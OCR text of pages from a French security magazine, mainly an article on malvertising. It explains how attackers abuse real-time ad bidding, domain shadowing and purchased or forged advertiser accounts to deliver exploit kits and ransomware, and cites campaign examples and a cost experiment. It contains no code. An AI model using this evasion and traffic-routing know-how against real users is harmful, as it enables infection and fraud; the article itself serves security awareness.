
Conclusion

En une petite quinzaine d'années, les honeypots sont passés du rêve de chercheurs et de savants (parfois fous) à la réalité. S'ils ont longtemps servi de thermomètres pour mesurer le niveau de la menace sur Internet, ils méritent de ne pas rester cantonnés à cette seule fonction ou à celle d'alimenter des cartes d'attaques en temps réel.

Les honeypots ont toute leur place dans l'arsenal défensif et sont des outils dont l'utilité est reconnue pour les CERTs et les équipes de réponse à incidents. L'ENISA **[ENISA]** ne s'y est pas trompée en publiant en 2012 les résultats d'une étude des solutions existantes.

Cet article est donc un plaidoyer et un encouragement à utiliser pleinement ces outils afin d'améliorer et accélérer la détection avancée d'activités suspectes. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.



www.hsc-formation.fr

HSC by Deloitte.

SI C'EST GRATUIT, VOUS N'ÊTES PAS LE CLIENT, VOUS ÊTES LE PRODUIT

Internet s'est développé avec l'illusion pour beaucoup d'utilisateurs que tout y était gratuit. Que les services dématérialisés tels que les pages personnelles, services de messagerie, blogs ou réseaux sociaux pouvaient être utilisés sans aucune contrepartie si ce n'est la présence de publicités plus ou moins désagréables.

Au début des années 2000 si l'on demandait aux utilisateurs d'Internet quelles étaient les plus grandes nuisances sur le Net, ils répondaient pour la plupart le spam et les popups invasives. Il faut se souvenir que les techniques antispam étaient très loin d'être généralisées, qu'il n'était pas rare de se retrouver avec une boîte contenant, pour la très grande majorité, de la publicité. Il faisait alors partie des rituels matinaux de trier longuement à la main le bon grain de l'ivraie, que nombre de publications tentaient d'évaluer le temps perdu dans les entreprises pour trier les spams. La navigation sur le Web était également souvent laborieuse avec de multiples fenêtres s'ouvrant à chaque page consultée. Si par malheur vous vous aventuriez sur un site louche (je parle de Warez ;-)), la fermeture de toutes les popups ouvertes prenait un certain temps et celles-ci avaient une fâcheuse tendance à se multiplier à mesure que l'on tentait d'en venir à bout.

Aujourd'hui, force est de constater que tout ceci est devenu bien plus subtil et que si la quantité de publicités à laquelle nous sommes exposés est loin d'avoir diminué elle se fait beaucoup plus discrète. Le temps des publicités pour le viagra envoyées à des lycéens est clairement révolu, la masse d'information laissée sur les réseaux sociaux permettant aux régies de cibler au mieux chaque publicité diffusée.

Nous aborderons justement dans ce dossier les mécanismes utilisés par les régies publicitaires pour cibler et harponner le consommateur, les techniques de détournement d'adresses IP utilisées à des fins de diffusion sauvage de spams, l'évolution du black SEO pour s'adapter aux réseaux sociaux avant de faire un rapide focus sur l'actualité du spam et des évolutions des techniques de filtrage.

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

LE MONSTRE AU BOUT DE L'ENCHÈRE

Saâd KADHI – miscmag@anaod.com

mots-clés : *CYBERCRIMINALITÉ / MALVERTISING / PUBLICITÉ PROGRAMMATIQUE / EXPLOIT KIT / EK / REAL-TIME BIDDING / DOMAIN SHADOWING*

L'avènement de la publicité programmatique représente une aubaine pour les diffuseurs web qui peuvent ainsi écouler leurs espaces plus efficacement et maximiser leurs profits. Cette technologie de l'immédiat organisée par des algorithmes et le profilage des internautes permet de mieux cibler les chalands. La promesse du clic de qualité attire les annonceurs comme des mouches, mais aussi des cyber-escrocs. Ceux-ci, loin d'être des perdreaux de l'année, y virent une belle opportunité pour happer leurs victimes dans leurs filets dérivants...

La publicité est omniprésente. Frôlant le harcèlement caractérisé, envahissant espaces publics, journaux et magazines imprimés ainsi que les chaînes télévisées, elle prit d'assaut d'autres vecteurs plus « connectés » pour capter le temps de cerveau disponible des consommateurs et surtout leurs deniers : sites web classiques, applications mobiles, réseaux sociaux ou sites de diffusion de vidéos tels YouTube ou Dailymotion.

D'après eMarketer **[EMAR]**, les dépenses publicitaires devraient atteindre quelques 542,55G$ (environ 500G€) à l'échelle mondiale en 2016 soit 5,7 % de plus que l'année qui l'a précédée. Cette progression reste sensiblement la même depuis 2014 et devrait se poursuivre à ce rythme jusqu'en 2020 au moins, à en croire les estimations de cette société spécialisée dans les études de marché pour le commerce numérique, fondée en 1996. Cette croissance quatre fois supérieure à celle de la France est due notamment à la part grandissante des investissements dans la publicité en ligne.

Aux États-Unis, celle-ci dépassa pour la première fois la réclame télévisée. Cette tendance devrait se confirmer dans les années à venir et Internet surpasserait nettement le petit écran en s'accaparant 113,18G$ des recettes en 2020 **[EMA2]**. Et selon une étude réalisée par l'Observatoire de l'e-pub **[EPWC]**, les dépenses de publicité numérique crurent en France de 6 % au 1er semestre de l'année écoulée par rapport à 2015. De plus, elles auraient devancé comme outre-Atlantique les sommes versées aux chaînes télévisées.

Vous l'aurez compris, le changement dans ce lucratif écosystème c'est vraiment maintenant. Il ne s'agit pas de vagues promesses qui n'engagent que celles et ceux qui y croient. Et pour soutenir la part toujours plus importante du numérique, les acteurs du domaine créèrent la publicité programmatique. Pour expliquer en quoi cela consiste, prenons un exemple qui va aussi nous éclairer un peu sur le sabir propre au marketing et à l'*advertising*.

1 Quelques centièmes de seconde

1.1 Un profil intéressant

Guillaume **[GUIL]**, sémillant quadragénaire, vit en couple avec Émilie depuis quelques années. Sportif et bon vivant, il pratique la plongée et l'informatique, deux passions dont il fit ses métiers : moniteur certains soirs, chef de projet tous les jours ouvrés. Et entre les deux, un fort intérêt pour le houblon, la bière et les dernières tendances vestimentaires. Accessoirement, il fait attention à sa nourriture et achète des aliments siglés AB issus de circuits courts de préférence. Guillaume est abonné à quelques journaux et magazines en ligne et sans y prêter une attention exagérée, il a répondu à quelques sondages par-ci par-là, commenté quelques papiers et acheté quelques articles de prêt-à-porter et de prêt-à-boire suite à la lecture de billets et autres avis d'experts. Quant à Émilie, elle batifole frénétiquement dans le monde enchanté des réseaux sociaux où elle partage des instants de son quotidien avec Guillaume : les voici dans un café parisien qui mout les grains équitables devant les yeux éberlués et les narines chargées d'effluves de ses clients, les voilà à Bruxelles en *selfie* où l'on voie des vêtements dont on devine la marque ainsi qu'une bière réservée aux

connaisseurs qui ont bon goût, sans parler des « j'aime » qu'elle distribue au gré de ses humeurs et de ses envies.

Contrairement aux sites qu'il consulte régulièrement, auxquels il a fourni quelques données consciemment ou non, et qui suivent à la trace (grâce aux cookies plus ou moins effaçables) les recherches qu'il y effectue, ses habitudes de consommation et le type de contenu qui suscite son intérêt, Guillaume ne sait pas qu'il fait partie, comme environ 13 millions des habitants de l'Hexagone, des CSP+. Autrement dit, les catégories socioprofessionnelles supérieures, regroupant de bien dociles consommateurs aux poches plutôt profondes, vidéonautes acharnés et très attirés par les affriolants objets « tendance » qu'ils sont prêts à payer au prix fort. Reste à monnayer le profilage dont fut victime Guillaume auprès d'annonceurs contre quelques CPM (*Cost per mille impressions*) c'est-à-dire des pièces sonnantes et trébuchantes versées par ces derniers aux sites (qualifiés alors de diffuseurs) que fréquente notre quadra pour chaque millier d'impressions. Une impression équivaut, dans l'idiolecte du publicitaire, à l'affichage d'une réclame.

Note

Contrairement au terme vieilli qui désigne dans notre langue les personnes qui présentent les programmes à la radio ou à la télévision, les annonceurs (ou *advertisers*) sont les sociétés ou leurs mandataires qui disposent de contenu publicitaire, créé le plus souvent par des agences à la riche faconde, et destiné à promouvoir des produits, des services ou des marques.

1.2 Des diffuseurs intéressés

Le *Search* et le *Display* sont les deux principaux vecteurs de la publicité en ligne. Le premier désigne l'affichage de liens promotionnels par un moteur de recherche suivant les mots-clés saisis par l'internaute. Avec 56% de parts de marché, il représente le premier poste des investissements e-publicitaires en France au 1er semestre 2016 **[EPWC]**. Le *Display* le rattrape doucement, mais sûrement année après année. Il a même pris la pole position aux États-Unis.

Le *Display* symbolise la publicité affichée par le diffuseur qui l'intègre au contenu qu'il produit ou qu'il agrège : bannières publicitaires sur des sites web, liens et séquences inclus dans des vidéos ou des applications mobiles, pubs apparaissant dans des réseaux sociaux. Ces éléments sont à placer dans l'inventaire dont dispose le diffuseur ; soit l'ensemble de l'espace pouvant accueillir des réclames numériques et que le diffuseur a tout intérêt à écouler.

En des temps antédiluviens où l'on prenait le temps de lire et où on écoutait encore des disques compacts, le diffuseur se mettait en relation avec un ou plusieurs annonceurs (ou agences les représentant) pour vendre ses espaces publicitaires. Chaque fois qu'un internaute charge une réclame associée à un annonceur, le diffuseur incrémente le compteur d'impressions (soit le nombre de chargements). L'annonceur paye alors par paquets de mille : les fameux CPM. En 2016, un CPM valait d'après MonetizePros **[MPRO]** 2,80$ en moyenne pour les bannières publicitaires et $3 pour les publicités intégrées à des vidéos. Suivant le secteur, cette moyenne pouvait grimper à 5,25$ (technologies), 4,97$ (finances) ou 6,16$ (mariages). Ces chiffres sont toutefois à prendre avec des pincettes au vu de la difficulté à récolter des données fiables.

Cependant, ce modèle montra rapidement ses limites. La multiplication des diffuseurs et des pages web se traduisit par des millions d'espaces invendus. Ceci donna naissance aux régies publicitaires web (*ad networks*) qui, comme les régies classiques, jouent le rôle d'intermédiaires entre annonceurs et diffuseurs. Leur rôle consiste à agréger les inventaires et à les vendre par paquets avec des données de profilage récupérées grâce à leurs serveurs publicitaires centraux, permettant ainsi aux annonceurs un plus grand choix d'audience et un meilleur ciblage.

Les régies publicitaires poussèrent comme des champignons ; la barrière d'entrée sur ce marché étant relativement basse. En France, elles sont représentées par le Syndicat des Régies Internet ou SRI. On y trouve des acteurs aussi variés que Dailymotion Advertising, leboncoin, Orange Advertising et Bing Ads.

Les annonceurs et les diffuseurs se retrouvèrent avec de nouveaux problèmes sur les bras. Les régies, grossistes proposant des inventaires ici et là, n'ont pas toutes le même business model. Loin s'en faut. La valeur ajoutée qu'ils prétendent créer est difficile à jauger. De plus, les annonceurs risquent d'acheter le même inventaire plus d'une fois. Il était donc temps pour une nouvelle évolution : les bourses d'annonces (*ad exchanges*).

1.3 L'ère de la programmatique

Plutôt que d'agréger les inventaires par paquets, les bourses telles que Google DoubleClick, AppNexus, AOL ou le Rubicon Project, permettent aux diffuseurs de vendre leurs inventaires en masse à plusieurs régies publicitaires, enrichis par des données permettant aux annonceurs de mieux cerner qui est susceptible de voir leurs contenus publicitaires, quand, où et comment. Ils peuvent alors acheter des audiences plutôt que des paquets d'inventaires, mais pour cela ils doivent se faire concurrence par le truchement d'un système en temps réel connu sous l'acronyme RTB (ou *Real-time bidding*). Grâce à l'analyse des habitudes de navigation et de consommation en ligne et à des algorithmes mâtinés de Big Data, il serait possible de proposer la bonne publicité au bon consommateur à un moment propice au clic. Ceci entraînerait l'achat ou la création pérenne d'une image positive pour une marque dont les produits « tendance », de piètre qualité, sont fabriqués dans des circonstances hasardeuses (mais ça, la réclame se

garde bien de le dire). On parle alors de publicité, d'achat ou de marketing programmatique que les connaisseurs appellent la ou le programmatique.

Citée par La Tribune, Sophie Poncin, directrice d'Orange Advertising et présidente du SRI aurait dit que le programmatique permet « d'adapter le message publicitaire à chaque individu, et ce en temps réel, en fonction d'un champ de plus en plus large de paramètres » **[TRIB]**. En France, la vente de publicités automatisée aurait progressé de 61 % en un an et représenterait 40 % du marché du *Display*. Aux États-Unis, le programmatique constitue 67 % du marché et pèse 22,10G$ **[EMA3]**.




Figure 1 : Vue simplifiée des éléments de la chaîne publicitaire du Real-time bidding.

DMP, SSP et DSP

La récolte et l'agrégation de données sur les internautes sont au cœur de cette formidable machine à afficher de la réclame ciblée. Ces opérations sont rendues possibles grâce à des plateformes de gestion dites DMP (*Data Management Platform*) qui alimentent les SSP (*Supply-side ou Sell-side Platform*). Ces derniers sont des logiciels dont les diffuseurs se dotent pour gérer leurs espaces publicitaires, enrichis par des paramètres d'audience, avant de les proposer à des régies et à des places de marché (bourses aux annonces).

Côté annonceur, le pendant des SSP s'appelle DSP (*Demand-side platform*). Il s'agit d'une interface unique permettant de piloter les enchères sur plusieurs places de marché suivant des critères d'audience.

Les SSP et les DSP sont souvent proposés par les places de marché.

1.4 À la vitesse de l'éclair

Revenons à Guillaume et regardons par-dessus son épaule. Le voici qui navigue sur un site qu'il connaît bien. La page se charge dans le navigateur. Elle comporte des espaces vides réservés à la publicité. Le diffuseur, en l'occurrence le propriétaire du site, envoie à son SSP cet inventaire avec des attributs issus de son profilage de Guillaume et de tous les internautes consultant son site au même moment. Le SSP récupère d'autres données sur ces surfeurs des temps modernes depuis la plateforme DMP avant de les communiquer à la place de marché. Celle-ci propose alors l'achat de l'inventaire, préalablement combiné à celui venant d'autres diffuseurs ou de régies, aux DSP des annonceurs qui, tels des spéculateurs boursiers, misent une somme donnée par CPM. Leurs enchères peuvent être pré-cachées (« je paie tant de dollars par CPM pour des CSP+ quadragénaires vivant en couple, amateurs de bière et consultant des articles liés à l'agriculture biologique à tel ou tel moment de la journée »). Si ce n'est pas le cas, les annonceurs ont 10 millisecondes pour donner leurs prix. Le site chargera alors les espaces vides de publicités appartenant aux annonceurs qui emportèrent l'enchère. Ce processus, que nous simplifions ici à l'extrême **[IABR]**, prend environ 100 millisecondes soit trois fois moins de temps qu'il ne faut à un être humain normalement constitué pour battre des cils. Merveilleux, non ?

2 Entre les crocs de la bête

2.1 De l'enchère à la compromission, en temps réel

Cette frénésie d'inventaires et d'enchères dans l'arrière-boutique des diffuseurs ne perturbe ni Guillaume ni son butineur. Lorsque la page apparaît, elle est déjà parée des oripeaux chers au marketing, dont une offre à saisir sur un kit de brassage de bière sur lequel l'internaute lorgnait depuis quelque temps. Voilà de quoi impressionner ses amis pour un prix raisonnable. S'apprêtant à cliquer, l'impensable se produit. Un message s'affiche indiquant que ses fichiers ont été chiffrés et que pour les récupérer il doit payer. Sa machine a été infectée par un rançongiciel.

Guillaume est tombé victime d'un *traffer*, un cyber-escroc dont le « métier » consiste à amener le trafic jusqu'à des serveurs malveillants. Ce dernier, déguisé en annonceur, a participé aux enchères RTB qu'il a emportées. Il a ainsi pu placer une bannière sur le site légitime consulté par Guillaume. En plus de celle-ci, il livra un *Web bug*, une image de 1x1 pixel qui, en temps normal, est utilisée pour surveiller la lecture d'une page web ou d'un courriel. Mais notre attaquant y cacha du code destiné à faire une empreinte plus détaillée de

la machine que celle communiquée par la bourse aux annonces durant le RTB (et qui inclut, entre autres données, la géolocalisation, le type de navigateur, ses éventuels greffons, le site de diffusion). Une fois l'empreinte prise, le cyber-marlou peut écarter les PC trop à jour, les machines virtuelles (qui laisseraient penser qu'il y a des regards trop inquisiteurs derrière les écrans) et appliquer d'autres critères de sélection avant de charger la *landing page* de l'Exploit Kit (EK) de son client. Celle-ci va ensuite tenter d'exploiter des vulnérabilités pour installer le malware choisi par le locataire de l'EK. Et tout cela se passe sans que Guillaume ne se rende compte de rien et sans solliciter le moindre clic de sa part.




Figure 2 : Représentation de l'exploitation du Real-time bidding par un acteur malveillant.

2.2 Sans trafic, point de fric

Les EK sont un composant important de la cybercriminalité. Après la disparition au printemps dernier de Nuclear suivie par Angler **[NUAN]**, considérés jusque-là comme les « rois » du domaine, certains crurent avoir enfin la paix ou du moins un répit. Mais la nature ayant horreur du vide, la relâche fut de très courte durée. On peut même arguer que point de détente il n'y eut. D'après le chercheur en sécurité français Charlie Hurel qui fait référence en la matière **[CHAR]**, certains as du *Malvertising* (contraction des mots anglais *malicious* et *advertisement*) redirigèrent aussitôt le trafic vers Neutrino (qui, à peine Angler enterré, a sensiblement augmenté ses prix) et RIG. Dès lors, les infections reprirent alors bon train.

Mais ces usines à exploiter des vulnérabilités en masse dans les navigateurs et leurs greffons n'ont aucune utilité si personne ne leur rend visite. Il est donc important de capter du trafic pour rediriger en douceur les internautes jugés intéressants (par les vulnérabilités de leurs navigateurs, leur géolocalisation ou même la taille de leur écran) vers les *landing pages* qui les attendent. Il existe deux méthodes pour cela. D'un côté le recours à des sites web légitimes compromis par dizaines de milliers dont on peut acheter l'accès dans les allées sombres du Net. De l'autre, le *Malvertising* ; soit le recours à des bannières frauduleuses sur des sites bien en vue visités par un grand nombre d'internautes.

Comme nous l'écrivons plus haut, le programmatique - en forte augmentation dans le *Display* - a des atouts indéniables pour les annonceurs. Et les cybercriminels ne sont pas en reste, car quand il s'agit d'atouts, ces tristes sires aiment les avoir tous en main. Voyons comment ils surent tirer profit du RTB pour alimenter le *Malvertising*.

2.3 Des compromissions programmées

En mars dernier, Angler (ou ses *traffers*) réussit un coup de maître avant que la Camarde (ou les forces de l'ordre) ne le fauche. Il parvint à glisser de la réclame malveillante au nez et à la barbe de places de marché importantes, déjà citées plus haut telles qu'AppNexus, Rubicon et même Google. Ce contenu se retrouva sur des sites très fréquentés tels que ceux de MSN, de la BBC, du New York Times ou encore de Newsweek **[MALW]**.

Pour glisser de telles bannières, il suffit d'aller faire un tour sur les marchés noirs pour acheter des comptes d'annonceurs compromis sur des régies telles que PlugRush. Certains annonceurs-offreurs, peu regardants, proposent aussi de relayer le contenu frauduleux sur des sites érotiques ou pornographiques par exemple.

Mais le cybercriminel peut aussi devenir annonceur comme le fit l'attaquant dans notre exemple ci-dessus. Devant une manne publicitaire sans cesse renouvelée où le Web prend une place grandissante jusqu'à détrôner la télévision, régies et places de marché se livrent une concurrence acharnée et ont tout intérêt à retenir de nouveaux clients et à vendre au plus vite l'inventaire avec des DSP de plus en plus rapides à exécuter les ordres. Et pour profiter de ce marché juteux, certaines ont des scrupules qui ne pèsent pas bien lourd.

Lors d'une présentation effectuée à la conférence FIRST de Séoul en juin 2016 **[CHKO],** Daniel Chechik et Rami Korgan de la société Trustwave prirent contact avec une trentaine de régies publicitaires. Une bonne vingtaine ne firent intervenir aucun humain dans le processus de validation du compte. Une fraction infime exigea le dépôt d'une somme à l'ouverture du compte. Et seule une poignée demanda des copies numérisées d'une pièce d'identité et d'une preuve de domicile (facture d'électricité, d'eau ou d'abonnement téléphonique par exemple). Qu'à cela ne tienne. Ils visitèrent des forums cybercriminels et trouvèrent un nombre très important d'offres de vrais faux papiers. Ils pouvaient ainsi obtenir les précieux sésames pour quelques dizaines de dollars.

Pour contourner les vérifications que certaines régies font, les attaquants ont recours au *domain shadowing*. Cette technique consiste à pirater des comptes de

gestion de noms de domaine d'entreprises légitimes (ou de les acheter sur un marché noir) puis à créer un sous-domaine et y associer un enregistrement pointant vers un serveur sous le contrôle du cyber-escroc. Ensuite, il s'agit de mettre en ligne une bannière publicitaire en copiant le logo et un bout du contenu du site de la société au compte piraté. Il suffit alors de se présenter devant la régie visée sous la peau de l'entreprise dont on a usurpé l'identité.

Les exemples d'utilisation de cette technique par les malfrats numériques sont nombreux. Le 27 septembre dernier, la société Malwarebytes révéla dans un billet de blog que le site web Answers.com, fort de 2 millions de visites par jour, se mit à servir des bannières frauduleuses menant les internautes dans les bras de RIG **[MALI]**. Celles-ci provenaient de ads.retradio.com, sous-domaine de Real Estate Today (une émission de radio américaine) créé par les attaquants. Fait notable, ils firent appel à p.rfihub.com, un système de redirection ouvert appartenant à Rocket Fuel, une plateforme de marketing programmatique pour rameuter les victimes vers l'EK. Et pour servir leur contenu nauséabond, ils eurent recours au RTB, plus efficace et moins cher que les achats d'inventaires au gros **[MAL2].**

Note

Pour passer sous le radar d'éventuelles vérifications supplémentaires qui leur feraient perdre leurs comptes d'annonceurs, les attaquants n'hésitent pas à servir du contenu publicitaire inoffensif pendant plusieurs jours avant de répandre des bannières frauduleuses savamment obscurcies pour gêner la détection.

2.4 Combien ça coûte ?

Daniel et Rami, mimant en partie ce que ferait un EK, mirent en place un site web destiné à prendre l'empreinte du navigateur et à identifier les versions vulnérables de Flash. Après une première campagne ratée auprès d'une régie malhonnête pratiquant la fraude au clic (plus de 95 % des machines avaient un greffon Flash vulnérable et le plus grand nombre de consultations étaient effectuées par les mêmes IP qui changeaient fréquemment les *User Agent*), une seconde qui dura 10 heures pour la bagatelle de 5$ généra quelques 9000 clics avec des versions Flash diverses et variées.

Mais le plus intéressant était à venir. Lors d'une troisième campagne, ils tombèrent sur une régie proposant un système de filtrage digne d'un TDS (*Traffic Direction System*), un composant généralement utilisé en frontal d'un EK pour présélectionner les victimes suivant le type de navigateur, la géolocalisation et d'autres critères, en ne laissant que le « cœur de cible » accéder à l'EK tandis que les autres butineurs sont redirigés vers des pages anodines. Pour 5 malheureux dollars et un filtre sur le navigateur (IE), ils obtinrent environ 6000 clics en 6 heures dont 1000 provenant de butineurs aux greffons Flash vulnérables et donc potentiellement exploitables par un vrai EK.

Le retour sur investissement pour les attaquants n'est clairement plus à démontrer.

Conclusion

Le *Malvertising* fait rage et il n'est pas près de se tarir. Grâce au RTB, qui ressemble par certains aspects au trading à haute fréquence, associé au profilage publicitaire et au *domain shadowing,* les attaquants peuvent se faire passer pour des annonceurs et sustenter les EK, à des coûts très modiques et sans même devoir louer des TDS. D'autres pourraient aussi en profiter pour mener des attaques par point d'eau en plaçant subrepticement du code malveillant ou des bannières appelant à clics dans le contenu publicitaire affiché sur un site fréquenté par leurs cibles.

